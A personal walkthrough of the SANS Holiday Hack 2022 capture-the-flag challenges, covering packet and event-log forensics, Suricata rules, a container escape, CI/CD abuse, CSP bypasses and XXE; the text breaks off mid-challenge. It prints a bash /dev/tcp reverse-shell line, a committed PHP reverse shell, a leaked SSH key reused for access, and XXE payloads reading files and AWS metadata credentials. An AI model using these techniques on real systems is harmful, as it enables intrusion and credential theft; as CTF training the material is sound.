SANS Holiday Hack Write Up 2022 - TheChaz


Orientation

KTM Info

Lessons Learned

- ***Santa, or someone on his staff lies.*** See Santa's Secret room for details.
- Keep track of your wallet and key.
- Keep your key secret.

WalletAddress: 0x348cd0…
Key: 0x79612…



1st Terminal - Orientation

Click in top section and type answer

Simply click in the top section and type 'Answer' and for some reason the sound of a cat screeches.

Recover the Tolkien Ring

2nd Terminal - WireShark

Talk to Sparkle Redberry in the Tolkien Ring room and download the suspicoud.pcap file.
Click on the Wireshark Phishing terminal and answer questions.

You can use hint to get hints on how to proceed through this terminal

Can you help me?

- Yes

What kind of files can be exported

- Opened suspicious.pcap file
- Used File -> Export Objects entries to find we can export **HTTP** objects

What is the file name of the largest file we can export

- app.php

What packet number start that app.php file?

- 687

What is the IP of the Apache server?

- 192.185.57.242 - It's listed as source port, which seemed strange, but I guess it's the source of the traffic not the destination

What file is saved to the infected host?

- Scrolled through the html / javascript and saw a reference to **Ref_Sept24-2020.zip**

Attackers used bad TLS certificates in this traffic. Which countries were they registered to?

- Filter *tls.handshake.type == 11* from https://ask.wireshark.org/question/12156/how-to-extract-certificate-from-ssl-session-setup-trace/
- !(x509sat.CountryName == "US") and tls.handshake.type == 11
    - Looked at Certificate node, and found CountryName field. Use UI to add the !(x509sat.CountryName == "US") filter

- SS = South Sudan
- IL = Israel
- Looked up Country Codes to names from <https://www.ssl.com/country-codes/>
- Israel, South Sudanhin

Is the host infected (Yes/No)
- Guessed Yes

Hints Received:
- Next terminal multiple file types and tools to use
- Event Logs Expose - Eric Pursley's talk about Living off the Land


Lessons Learned
- Hiding in plain site by **living off the land** rather than installing new tools, or exfiltrating the data and analyzing on your own system. This may make it more difficult to detect someone unauthorized is in the system.

3rd Terminal - Windows Event Viewer

Talk to Dusty Giftwrap to download an offline version of powershell logs. Completed this with my windows machine and eventvwr.msc (i.e. Event Viewer)

Open the terminal to get the questions and provide answers.

Listening to the talk he mentioned using event viewer to group by Date and Time Column, and then see which one has the most / least events. This can be accomplished by right clicking the Date and Time column in the header and selecting **Group Events by this column.** Then click on the carets to collapse the sections

What is the date of the compromise
- 12/24/2022 - This was a guess since it had the most entries
- 

An attacker got a secret from a file. What was the original file's name
- Filtered log to 12/24/2022, and searched for Get-Content.
- The first result was **Recipe**

The contents of the previous file were retrieved, changed, and stored to a variable by the attacker. Submit the full powershell line that performed these actions
- Searched for recipe again (or was it Get-Content), and found this. Make sure you are sorting by **Date and Time** ascending
- $foo = Get-Content .\Recipe| % {$_ -replace 'honey', 'fish oil'} $foo | Add-Content -Path 'recipe_updated.txt'

After storing the altered file contents into the variable, the attacker used the variable to run a separate command that wrote the modified data to a file. This was done multiple times. Submit the last full powershell line that performed only this action
- Ungrouped the event, sorted Date and Time column descending, and then searched for $foo
- $foo | Add-Content -Path 'Recipe'

The attacker ran the previous command against one file multiple times. What is the name of this file?
- Filtered down to EventID 4104 - Execute a Remote Command and look at commands run
- Recipe.txt

Were any files deleted
- Yes, saw at lease Recipe.txt and recipe_updated.txt

Was the original file from #2 deleted
- Searched through the 4104 events for 'del ' with trailing space, only 2 files exited, and neither

were Recipe
- No

What was the Event Id
- 4104

Is the secret ingredient compromised
- The search replace was for honey to fish_oil, so based on the story it seems like this might be causing the smell
- Yes

What was the secret ingredient
- Honey

Lessons Learned:
- Didn't know the event viewer had the grouping feature, and that might help to see pattern of high usage at a certain attack point.
- Seems like some of the clicks in event viewer cause a large number of events to be selected and made machine really really slow. This was particularly problematic when using the grouping feature.
- PowerShell logs should be enabled and provide a boat load of information for forensics. **Need to enable this on my parents machines!**
- Relearned some basic t-mux commands, which I have already forgotten, again.
- Fish oil is not a good substitute for honey. I wish I had known this before baking Christmas cookies.

Hints
- The Tome of Suricate Rules https://suricata.readthedocs.io/en/suricata-6.0.0/rules/intro.html to be used on the on the next terminal

4th Terminal - Suricata Regatta

Use your investigative analysis skills and the suspicious.pcap file to help develop Suricata rules for the elves!

Rule 1
- alert dns $HOME_NET any -> any any (msg:"Known bad DNS lookup, possible Dridex infection."; dns.query; content:"adv.epostoday.uk"; nocase; sid:4025218; rev:4;)

STINC thanks you for your work with that DNS record! In this PCAP, it points to 192.185.57.242.
Develop a Suricata rule that alerts whenever the infected IP address 192.185.57.242 communicates with internal systems over HTTP.
When there's a match, the message (msg) should read Investigate suspicious connections, possible Dridex infection

For the second indicator, we flagged 0 packet(s), but we expected 681. Please try again!

Rule 2
- alert http [192.185.57.242/32] any -> any any (msg:"Investigate suspicious connections, possible Dridex infection"; sid:820; rev:1;)
- alert http any any -> [192.185.57.242/32] any (msg:"Investigate suspicious connections, possible Dridex infection"; sid:830; rev:1;)

Learned that tls and http2 are also protocol selectors

We heard that some naughty actors are using TLS certificates with a specific CN.
Develop a Suricata rule to match and alert on an SSL certificate for heardbellith.Icanwepeh.nagoya.
When your rule matches, the message (msg) should read Investigate bad certificates, possible Dridex infection

For the third indicator, we flagged 0 packet(s), but we expected 1. Please try again!

Rule 3
- alert tls any any -> any any (msg:"Investigate bad certificates, possible Dridex infection"; tls.cert_subject; content:"CN=heardbellith.Icanwepeh.nagoya"; sid:848; rev:1;)
- Used chatGTP to help craft the rule
- Kept getting stuck with the syntax changes and different examples. Should have looked at the error messages earlier

OK, one more to rule them all and in the darkness find them.
Let's watch for one line from the JavaScript: let byteCharacters = atob
Oh, and that string might be GZip compressed - I hope that's OK!

Just in case they try this again, please alert on that HTTP data with message Suspicious JavaScript function, possible Dridex infection

For the fourth indicator, we flagged 0 packet(s), but we expected 1. Please try again!

Rule 4

- alert http any any -> any any (msg:"Suspicious JavaScript function, possible Dridex infection"; flow:to_client; http.response_body; content:"let byteCharacters = atob"; sid:898; rev:1;)

Did we need to talk to Fitzy Shortstack again to make the Snowrog go away? With this challenge complete we got our first ring!

Other hints

- https://suricata.readthedocs.io/en/suricata-6.0.0/rules/intro.html
- https://www.ipaddressguide.com/cidr

Lessons Learned:

- Suricata can be used to monitor, alert, and block suspicious behaviors.
- Read error messages (and double check that you haven't solved the previous problem already)
- ChatGTP can help with creating rules, but need to double check them against the version we are running and the official docs. Needed to tweak each of the rules provided.
- tls and http2 are also protocol selectors in suricata language
- Always need help with CIDR filters. I don't do enough network stuff to remember if it should be /32 or /0.

Recover the Elfen Ring

5th Terminal - Git Repo

Talked to Bow Ninecandle. He needed help cloning a git Repo

Running the command they provided using git protocol, and accepting the fingerprint key we got a permission denied (publickey) error

Hint from Bow Ninecandle:

- There's a consistent format for Github repositories cloned `via HTTPS`. Try converting!
- Look at the talk from Jared Folkins, DevOps Faux Paws | KringleCon 2022

Solution #1:

Googled for repo, and it redirected from https://haugfactory.com/asnowball/aws_scripts to https://haugfactory.com/orcadmin/aws_scripts
Answer: **maintainers**

Solution #2:

Real solution is to switch
From: git clone git@haugfactory.com:asnowball/aws_scripts.git
To: git clone https://haugfactory.com/asnowball/aws_scripts.git

cat aws_scripts/README.md

```
## Project status
If you have run out of energy or time for your project, put a note at the top of the README sayin
g that development has slowed down or stopped completely. Someone may choose to fork your project
 or volunteer to step in as a maintainer or owner, allowing your project to keep going. You can a
lso make an explicit request for maintainers.
```

Run ./runtoanswer
Answer: **maintainers**

Lessons Learned:

- There is usually more than one way to skin a grinchum.
- Can use multiple protocols to clone a repo (git and http/https)
- It's likely the error is because we aren't logged into the gitlab repo, and therefore can't configure ssh keys for our user to access. By using HTTP we don't need to configure gitlab with the SSH keys.

6th Terminal - Container Prison Escape

Hints:

- Bow Ninecandle mentions that developers run containers with all the permissions so that things "just work". If running with more permissions may be able to interact with the host processes /

filesystem.
- Mount up and ride - **mount** and look in users **home/** directory for secrets
- Over-Permissioned - When users are over-privileged they can act as root. When containers have too many permissions, they can affect the host. https://learn.snyk.io/lessons/container-runs-in-privileged-mode/kubernetes/

Challenge: Escape from a container. Get hints for this challenge from Bow Ninecandle in the Elfen Ring. What hex string appears in the host file /home/jailer/.ssh/jail.key.priv?

Attack

sudo fdisk -l
- This shows us name /dev/vda doesn't have a valid partition table

sudo mount /dev/vda /tmp
- Mount the drive from the host into the container on /tmp

cd /tmp
- Only one user in /home and it's jailer
- Only one directory in /home/jailer and it's .ssh
- Private keys seem like something you want to keep private,

cat /tmp/home/jailer/.ssh/jail.key.priv


Answer: 082bb339ec19de4935867

Talk to Tinsel Upatree

Lessons Learned:
- Escaping a container isn't hard if the container is misconfigured / over privileged.
- It might be ok to turn on privilege mode temporarily to see if it fixes issues, but you need to continue to troubleshoot and fix the underlying issue. Always remember to turn privilege mode back off.
- Need to sometime run as sudo as we couldn't fdisk without it

7th Terminal - Jolly CI/CD

Hints:
- Commiting to Mistakes - use git log to look through git history
- Switching hats - If you find a way to impersonate another identity, you might try re-cloning a repo
- The sporcs are using PHP for their web store
- Something about impersonating a user
- The thing about Git is that every step of development is accessible – even steps you didn't mean to take! git log can show code skeletons.
- If you find a way to impersonate another identity, you might try re-cloning a repo with their credentials.
- Might you be able to check for any misconfigurations or vulnerabilities in their CI/CD pipeline?
- If you do find anything, use it to exploit the website, and get the ring back!
- Tinsel Upatree
  - With this project, once I push a commit, a GitLab runner will automatically deploy the changes to production.
  - WHOOPS! I didn't mean to commit that to http://gitlab.flag.net.internal/rings-of-powder/wordpress.flag.net.internal.git


Process
- git clone http://gitlab.flag.net.internal/rings-of-powder/wordpress.flag.net.internal.git
- git log
  - See the whoops message
  - Look at the one before the whoops
    - abdea0ebb21b156c01f7533cea3b895c26198c98
    - 

- git show abdea0ebb21b156c01f7533cea3b895c26198c98
  commit abdea0ebb21b156c01f7533cea3b895c26198c98
  Author: knee-oh <sporx@kringlecon.com>
  Date: Tue Oct 25 13:42:13 2022 -0700

    added assets

  diff --git a/.ssh/.deploy b/.ssh/.deploy
  new file mode 100644
  index 0000000..3f7a9e3
  --- /dev/null
  +++ b/.ssh/.deploy
  @@ -0,0 +1,7 @@
  +-----BEGIN OPENSSH PRIVATE KEY-----
  +b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
  +QyNTUxOQAAACD+wLHSOxzr5OKYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4gAAAJiQFTn3kBU5
  +9wAAAAtzc2gtZWQyNTUxOQAAACD+wLHSOxzr5OKYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4g
  +AAAEBL0qH+iiHi9Khw6QtD6+DHwFwYc50cwR0HjNsfOVXOcv7AsdI7HOvk4piOcwLZfDot
  +PqBj2tDq9NBdTUkbZBriAAAAFHNwb3J4QGtyaW5nbGVjb24uY29tAQ==
  +-----END OPENSSH PRIVATE KEY-----
  diff --git a/.ssh/.deploy.pub b/.ssh/.deploy.pub
  new file mode 100644
  index 0000000..8c0b43c
  --- /dev/null
  +++ b/.ssh/.deploy.pub
  @@ -0,0 +1 @@
  +ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP7AsdI7HOvk4piOcwLZfDotPqBj2tDq9NBdTUkbZBri sporx@kringlecon.com
  diff --git a/wp-content/fonts/bf7092a6261f839739756461ec61a18e.css b/wp-content/fonts/bf7092a6261f839739756461ec61a18e.css
  new file mode 100644
- Used ssh-keygen to create throw away keys and get filenames right
- Put the private and public keys from the commit in the files created in ~/.ssh/ folder
  - Private Key
    -----BEGIN OPENSSH PRIVATE KEY-----
    b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
    QyNTUxOQAAACD+wLHSOxzr5OKYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4gAAAJiQFTn3kBU5
    9wAAAAtzc2gtZWQyNTUxOQAAACD+wLHSOxzr5OKYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4g
    AAAEBL0qH+iiHi9Khw6QtD6+DHwFwYc50cwR0HjNsfOVXOcv7AsdI7HOvk4piOcwLZfDot
    PqBj2tDq9NBdTUkbZBriAAAAFHNwb3J4QGtyaW5nbGVjb24uY29tAQ==
    -----END OPENSSH PRIVATE KEY-----
  - Public Key
  - ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP7AsdI7HOvk4piOcwLZfDotPqBj2tDq9NBdTUkbZBri sporx@kringlecon.com
- Tested ssh command to ensure the creds worked per https://gitprotect.io/blog/how-to-clone-using-ssh-in-git/
  - ssh -T git@gitlab.flag.net.internal
  - Welcome to GitLab, @knee-oh!
- git clone git@gitlab.flag.net.internal:rings-of-powder/wordpress.flag.net.internal.git
  - This cloned repo with knee-oh's user credentials
  - Tested by adding a new file, before I was able to commit I needed to run these commands
    - git config --global user.name "Your Name"
    - git config --global user.email "you@example.com"
  - Then I could commit and push
- Use ifconfig to get IP Address of machine (172.18.0.99)
- Run nc -lp 6666, and then put it in background with Control-Z
- Took a side adventure getting a reverse shell on the CI/CD server
  - Change yaml file, commit and push
    - bash -i >& /dev/tcp/172.18.0.99/6666 0>&1
  - On local machine go back into nc command by running fg
  - Thought I could use private key extracted from gitlab runner to be able to SSH into wordpress.flag.net.internal, but was having a hard time trying to find the public key for the private key (which was exposed on the CI/CD server via environment variable. It was also exposed in the git check-in with the change to the yaml file as it was stored in a file.
- Back to the main adventure. The backup plan was to use a PHP reverse shell from https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php and inject it into the code that run on the web server.
  - Change a few values for ip and port 172.18.0.99 and port 6667

    - Use nano to create rev-shell.php
    - git add .
    - git commit -m "Installing reverse shell to exploit website"
    - git push
- Then on my host machine ran the following commands
    - nc -lp 6667
    - Put this in the background with Control-Z
    - curl wordpress.flag.net.internal/rev-shell.php &
    - fg - to bring nc back into foreground
- One reverse shell is opened ran the following on the web server via the reverse shell
    - ls -la
    - cat flag.txt



Answer: oI40zIuCcN8c3MhKgQjOMN8lfYtVqcKT

Did we have to put this in the badge and talk to Rippin Proudboot again?

Lessons Learned:

- Went down a path of trying to exploit the connection from the CI/CD server to the web server when I could install reverse shell to access web server directly by committing a reverse shell to the code that runs on the web server too.
- Periodically go back and check that what you are being asked to do is what you are doing, or is there a simpler or alterative ways to accomplish the same goal.
- Lots of reverse shell's out there just a google away.
- Created reverse shell with bash command and /dev/tcp/172.18.0.99/6666 since sockets are files in unix when attacking the CI/CD server directly.
- Netcat command (nc) is really powerful and seems to be on a lot of systems. This can be part of living off the land.

Recover the Web Ring

8th challenge - Naughty IP, Credential Mining, 404 FTW

Hints for this terminal:

- Wireshark Top Talkers - The victim web server is 10.12.42.16. Which host is the next `top talker`?
- Wireshark String Searching - The site's login function is at /login.html. Maybe start by `searching` for a *`string`*.
- HTTP Status Codes - With forced browsing, there will be many *`404`* status codes returned from the web server. Look for *`200`* codes in that group of *`404`*s. This one can be completed with the PCAP or the log file.
- Instance Metadata Service - AWS uses a specific IP address to access `IMDS`, and that IP only appears twice in this PCAP.

Looked at weberror.log to see what IP address was posting to login.html

- Answer #1: 18.222.86.32

Switched to wireshark, added filter

- http && ip.src == 18.222.86.32

Scrolled to first post to login.html and looked at post

- Answer #2: alice

Switched filter to **(ip.src == 18.222.86.32 || ip.dst == 18.222.86.32) && http** since I was only seeing the requests and not the responses.

- Looked for non 404 return codes, and then backtracked one from response to get the request
- Answer #3: /proc

Continued looking through the log, and last entry in the log had the following

- Extracted the XML from the request
  <?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE foo [<!ENTITY id SYSTEM "http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance">]>
  <product><productId>&id;</productId></product>
- This appears to be a XXE attack using the IMDS service to extract credentials from the Amazon
- Answer #4: http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance

Lessons Learned:

- Pivoting between web server logs and wireshark traces helps with forensics to see attacks, although likely won't have wireshark traces unless you enable it during an ongoing attack.
- XXE can reference local system files or resources that the machine you are attacking has access to. That could be local system files, another website on the same network, or something like AWS meta-data service.
- 169.254.169.254 is special ip in AWS to get meta-data (IMDS). Older versions of this service could be called without any special headers and return interesting information like credentials. I believe we exploited this in 2021 SANS Holiday Hackathon.


9th challenge - Boria Mine Door

Hints:

- Lock Mechanism - The locks take input, render some type of image, and process on the back end to unlock. To start, take a good look at the source HTML/JavaScript.
- Input Validation - Developers use both client- and server-side input validation to keep out naughty input.
- Content-Security-Policy - Understanding how Content-Security-Policy works can help with this challenge.

Pin #1 - Looking at source for pin1 I see the following comment

- Answer #1: @&@&&W&&W&&&&



Pin #2 - Looking at source for pin2 I see the following CSP

- <meta http-equiv="Content-Security-Policy" content="default-src 'self';script-src 'self';style-src 'self' **'unsafe-inline'**">
- This allows us to use inline CSS styles within the HTML file

Answer #2:

- We can exploit unsafe-inline styles with a white background for the entire body
- <head><style>body {background-color:white; text-align:center}</head>
  <body></body>

Pin #3 - CSP from pin3 file

- <meta http-equiv="Content-Security-Policy" content="script-src 'self' **'unsafe-inline'**; style-src 'self'">
- We can exploit unsafe-inline script. We add a canvas element to the body, and then use a inline script to fill the background with blue.

Answer #3

```
<body>
    <canvas id="canvas" width="500" height="500" fillStyle="white"></canvas>
    <script>
        const canvas = document.getElementById("canvas");
```

```
            const ctx = canvas.getContext("2d");
            ctx.fillStyle = "blue";
            ctx.fillRect(0, 0, 500, 500);
        </script>
    </body>
```

Pin #4 - The source has a sanitizeInput function defined as follows

- const sanitizeInput = () => {
  const input = document.querySelector('.inputTxt');
  const content = input.value;
  input.value = content
  .replace(/'/, '')
  .replace(/"/, '')
  .replace(/</, '')
  .replace(/>/, '');
- The sanitizeInput function just replaces the first occurrence, so prepending each of the replaced characters at the beginning of our inputTxt still allowed us to attack using similar inline JS vector.
- The characters we added to the beginning were "'<>

Answer #4

- "'<><body>
```
        <canvas id="canvas" width="500" height="500" fillStyle="white"></canvas>
        <script>
            const canvas = document.getElementById("canvas");
            const ctx = canvas.getContext("2d");
            ctx.fillStyle = "white";
            ctx.fillRect(0, 0, 200, 100);
            ctx.fillStyle = "blue";
            ctx.fillRect(0, 100, 500, 500);
        </script>
    </body>
```

Pin #5 - Again we had a sanitizeInput function to bypass, but it had less bugs that the previous one. This time we were able to overwrite the function in the developer tools of the browser with a global document.stantizeInput function that was a NO-OP.

Answer #5

- Overwrite the sanitizeInput function with a document scope one
- Inspect on the Key 5 box each time, and then run the following command to overwrite the sanitizeInput here
  - document.sanitizeInput = () => {}
- Then use this payload

```
<body>
    <canvas id="canvas" width="500" height="500" fillStyle="white"></canvas>
    <script>
        const canvas = document.getElementById("canvas");
        const ctx = canvas.getContext("2d");
        ctx.fillStyle = "red";
        ctx.fillRect(0, 0, 200, 75);
        ctx.fillRect(0, 0, 20, 200);
        ctx.fillStyle = "blue";
        ctx.fillRect(20, 75, 500, 500);
    </script>
</body>
```

Pin #6 - This time didn't see any content-security-policy exploits to inject CSS or JavaScript. Turned to adding HTML SVGs

- CSP was set to script-src 'self'; style-src 'self'
- Looks like SVG may work

Answer #6

- Updated the HTML document to add an SVG to the body

```
<!DOCTYPE html>
<html>
<body>

<svg width="300" height="300">
 <rect x="0" y="0" width="300"  height="50" fill="#00FF00" />
 <rect x="0" y="50" width="300"  height="75" fill="#FF0000" />
 <rect x="0" y="90" width="180"  height="200" fill="#0000FF" />

</svg>

</body>
```

```
</html>
```

Lessons Learned:

- Content-Security-Policy has come a long way since I last dealt with it. It has a lot more options to prevent different manipulations / attacks.
- Client side validation is usually pretty easy to bypass.
- More exposure to HTML canvas or SVG's
- content.replace() only replaces the first element unless you specify to replace all. Need to test your sanitation functions thoroughly.
- CSS, HTML, SVG, and JavaScript injection are attack vectors we should search for. CSP can help prevent most of these.


10th challenge - Glamtariel's Fountain - XXE

Hints

- One of the hints was to look at XXE attack from earlier challenge
- Early parts of this challenge can be solved by focusing on Glamtariel's WORDS.
  - She says she has a RINGLIST file
- Sometimes we can hit web pages with XXE when they aren't expecting it.

Basic Solution

- Drop the different objects on the princess and on the fountain. Make note of the capitalized words. Some of the words are types of attack vectors and some are hints to parts of paths.
  - RINGLIST
  - SIMPLE FORMAT
  - TAMPER
  - PATH
  - TRAFFIC FLIES
  - APP
  - TYPEs
- After clicking through several items the items will switch.
- Note that some of the attacks are not allowed until you have all rings as the objects to drop.
- If you tamper with the cookies, or your session times out you get errors trying to drop items on the princess / fountain.
- TRAFFIC FLIES - References using either Developer tools or a proxy to watch the traffic from the API's. One particularly interesting response was when dropping something that caused the eye to appear we would see a non-null visit link in the response.
  - Looking at the response from posting this we got a path to the picture for the evil eye. I think if we can pull off a XXE attack with the AWS security credentials payload we may be able to use this file to exfiltrate the data



- SIMPLE FORMAT - The princess likes to keep track of the RINGLIST in a simple format. Guessed this is just a plain old text file with a .txt extention.
- TAMPER - Maybe this means change the requests in a specific way
- TYPEs - Made me think about switching from JSON format to XML format. To accomplish this set the content-type to XML as well as responseType node in the payload
  - Trying to switch content-type to XML by copying out of Google Developer tools as curl request, and modifying a few highlighted / bold fields.
    curl 'https://glamtarielsfountain.com/dropped' -H 'authority: glamtarielsfountain.com' -H 'accept: application/json' -H 'accept-language: en-US,en;q=0.9' -H 'content-type: application/xml' -H 'cookie: GCLB="cac62ef19e122c2d"; MiniLembanh=71c65a30-b3ef-4b99-8e41-654dd1c09712.w_NbAtaDpthaoQFAv_QJZtAwhpY' -H 'origin: https://glamtarielsfountain.com' -H 'referer: https://glamtarielsfountain.com/' -H 'sec-ch-ua: "Not?A_Brand";v="8", "Chromium";v="108", "Google Chrome";v="108"' -H 'sec-ch-ua-mobile: ?0' -H 'sec-ch-ua-platform: "Windows"' -H 'sec-fetch-dest: empty' -H 'sec-fetch-mode: cors' -H 'sec-fetch-site: same-origin' -H 'user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36' -H 'x-grinchum: IjE0ZTM3NzQzZGE5MDI0MDkxN2E3Zjc2MWZlZThiOWJjMTAzMGY1N2Ui.Y6nyBw.YLAahWWFfykPnP91T2QOiJOlwfI' --data-raw '<?xml version="1.0" encoding="UTF-8"><root><imgDrop>img2</imgDrop><who>**princess**</who><reqType>**xml**</reqType></root>' --Compressed
  - **Response**
    {
    "appResp": "I love rings of all colors!^She definitely tries to convince everyone that the blue ones are her favorites. I'm not so sure though.",
    "droppedOn": "none",


"visit": "none"
}

- This proved I could speak XML with the princess, but didn't exploit much of anything.
- Tried to exploit this with different XXE injection. Initially I tried to use the attack from 8th Challenge with AWS Metadata service on 169.254.169.254 which we exploited in SANS Holiday Hack 2021, but this attack was blind and didn't produce any noticeable results.
- Eventually pivoted to more basic XXE include attacks looking for local files. Some of the hints made it seem like the capitalized words were part of the path. After much trial, tribulation, and talking with other holiday hackers finally worked out the full path. Initially guessed the ringlist was a text file and it's filename would be something like **ringlist.txt**. Noticed that the path in the visit link above was **static/images** so guessed that might be part of the full path needed for the XXE. In the end it looks like the webserver appeared to be properly configured so we couldn't just request .txt files directly from a browser, but could be exploited through XXE. The last piece that took me forever and needed more discussion was the root path, which turned out to just be **app**.
- This request seemed to work.

  curl 'https://glamtarielsfountain.com/dropped' -H 'authority: glamtarielsfountain.com' -H 'accept: application/xml' -H 'accept-language: en-US,en;q=0.9' -H 'content-type: **application /xml**' -H 'cookie: GCLB="cac62ef19e122c2d"; MiniLembanh=6561f3ca-4a45-4249-ab87-48484d920a01.f-yo4d1AJUzmRsNX8hFa_4fsYww' -H 'origin: https://glamtarielsfountain.com' -H 'referer: https://glamtarielsfountain.com/' -H 'sec-ch-ua: "Not?A_Brand";v="8", "Chromium";v="108", "Google Chrome";v="108"' -H 'sec-ch-ua-mobile: ?0' -H 'sec-ch-ua-platform: "Windows"' -H 'sec-fetch-dest: empty' -H 'sec-fetch-mode: cors' -H 'sec-fetch-site: same-origin' -H 'user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36' -H 'x-grinchum: IjgwNGY4ZDM1MTI2YzYzYTI4N2I5NWMzMDA0ODYxODM0Nzk1ZjIxZWYi.Y6orCQ.ybMfZUJ18phX9g1zkkH9LE8ZLQY' --data-raw '<?xml version="1.0" encoding="UTF-8"?>**<! DOCTYPE foo [<!ELEMENT foo ANY > <!ENTITY xxe SYSTEM "file:///app/static/images/ringlist.txt" >**]><root>**<imgDrop>&xxe;</imgDrop>** <who>princess</who><reqType>xml</reqType></root>' --compressed

- The response contained an image that was easily viewable in the browser.

  {
  "appResp": "Ah, you found my ring list! Gold, red, blue - so many colors! Glad I don't keep any secrets in it any more! Please though, don't tell anyone about this.^She really does try to keep things safe. Best just to put it away. (click)",
  "droppedOn": "none",
  "visit": **"static/images/pholder-morethantopsupersecret63842.png,262px,100px"**
  }
- The image gave me the next hint that there was a folder named x_phial_pholder_2022, and also bluering.txt and redring.txt in that folder.
  https://glamtarielsfountain.com/static/images/pholder-morethantopsupersecret63842.png,262px,100px



- Repeated the XXE attacks with different filenames in the folder
  - Found x_phial_pholder_2022 as a folder name, and bluering.txt, redring.txt via XXE
  - Also tried goldring.txt
  - And silverring.txt
- The silver request
  - XXE attack path file:///app/static/images/x_phial_pholder_2022/silverring.txt
  - Response
    - {
      "appResp": "I'd so love to add that silver ring to my collection, but what's this? Someone has defiled my red ring! Click it out of the way please!.^Can't say that looks good. Someone has been up to no good. Probably that miserable Grinchum!",
      "droppedOn": "none",
      "visit": "**static/images/x_phial_pholder_2022/redring-supersupersecret928164.png,267px,127px**"
      }
  - Viewed the visit link to get hint about goldring_to_be_deleted.txt

- The gold request / response is below
  - Request

